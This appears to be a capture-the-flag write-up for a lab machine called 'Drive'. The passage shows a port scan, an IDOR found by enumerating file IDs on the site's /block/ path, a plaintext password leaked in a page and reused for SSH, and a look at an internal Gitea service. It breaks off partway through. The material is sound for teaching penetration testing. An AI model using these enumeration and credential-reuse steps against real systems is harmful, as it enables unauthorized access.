

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 12:41 IST
Nmap scan report for 10.10.11.235
Host is up (0.21s latency).
Not shown: 64369 closed tcp ports (reset), 1164 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.79 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


2) Checked the website



DOODLE


GRIVE

Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!



File name	Owner	Group	Created Date	Reserve
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin


Welcome to Doodle Grive files sharing platform!
thank you for using our platform
if you have and questions don't be affraid to contact us using the contact-us page!
have fun! ;)



File name	Owner	Group	Created Date	Reserve
Sample_Upload	hacker		Oct. 30, 2024, 7:31 a.m.	None

Vulnerability Assessment

i) The block path is vulnerable to IDOR




```
GET /98/block/ HTTP/1.1
Host: drive.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Referer: http://drive.htb/showMyFiles/
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=UauwGvprJDIM4WVjIm3tecGiOCTkKWY4; sessionid=wcl20pfmtnvtqgha797neo7qt5zt43xj
Connection: keep-alive
```

File name	Owner	Group	Created Date	Reserve
Hi!	crisDisel	doodleGrive-development-team	Dec. 24, 2022, 4:52 p.m.	hacker

Reqs: 200 | Queued: 0 | Duration: 5 | RPS: 40 | Connections: 100 | Retries: 0 | Fails: 0 | Next: null | Completed |

ii) Found a credentials



Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...
120	98	200	2308	5364	532181	547247		99	32
152	112	200	2219	5314	788724	805523		113	94
170	99	200	2315	5406	627835	642900		100	32
171	114	200	2298	5438	791001	807800		115	94
178	100	200	2346	5425	1034426	1049491		101	32
185	79	200	2440	5786	1924927	1936749		80	65
188	101	200	2483	5826	2024603	2039668		102	32
0	0	404	151	530	159901	180162		1	34
1	6	404	151	530	183546	193231		7	21
2	7	404	151	530	179472	189151		8	26
3	1	404	151	530	290668	299775		2	79
4	37	404	151	530	290494	300726		38	22
5	42	404	151	530	288280	300736		43	20
6	2	404	151	530	291458	300683		3	82
7	53	404	151	530	291473	302301		54	18
8	89	404	151	530	288808	302492		90	67
9	34	404	151	530	292754	302958		35	61
10	85	404	151	530	290287	302937		86	66
11	43	404	151	530	291534	302182		44	17
12	122	404	151	530	286389	303193		123	31
13	54	404	151	530	291777	303097		55	64


```
GET /79/block/ HTTP/1.1
Host: drive.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Referer: http://drive.htb/showMyFiles/
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=UauwGvprJDIM4WVjIm3tecGi0CTkKWY4; sessionid=wc120pfmtnvtqgha797neo7qt5zt43xj
Connection: keep-alive
```

```

    <div id="demo" class="collapse mt-4">

      hey team after the great success of the platform we need now to continue the work. <br>

      on the new features for ours platform. <br>

      I have created a user for martin on the server to make the workflow easier for you please use the
      password &quot;Xk4@KjyrYv8t194L!&quot;. <br>

      please make the necessary changes to the code before the end of the month <br>

      I will reach you soon with the token to apply your changes on the repo <br>

      thanks! <br>

    </div>
```

martin:Xk4@KjyrYv8t194L!


Exploitation

i) Connected to ssh




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh martin@drive.htb
The authenticity of host 'drive.htb (10.10.11.235)' can't be established.
ED25519 key fingerprint is SHA256:peISHngFC65Dty34JUO7mwuE89m2GA0Z8GUFC7skwa0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'drive.htb' (ED25519) to the list of known hosts.
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 30 Oct 2024 08:03:27 AM UTC

  System load:           0.0
  Usage of /:            63.4% of 5.07GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:fe94:ec47


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

ii) Found a internal port




```
martin@drive:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0    396 10.10.11.235:22         10.10.14.2:39378        ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
martin@drive:~$
```

iii) It runs gitea service



```
martin@drive:~$ curl http://127.0.0.1:3000 -i
HTTP/1.1 200 OK
Cache-Control: no-store, no-transform
Content-Type: text/html; charset=UTF-8
Set-Cookie: i_like_gitea=d7db9d4123b5ba26; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: _csrf=78Gtr_dUXk4gP2hD6l4zpHM5qfM6MTczMDI3NTUxODY2OTY2MTk2Mg; Path=/; Expires=Thu, 31 Oct 2024 08:05:18 GMT; HttpOnly; SameSite=Lax
Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
X-Frame-Options: SAMEORIGIN
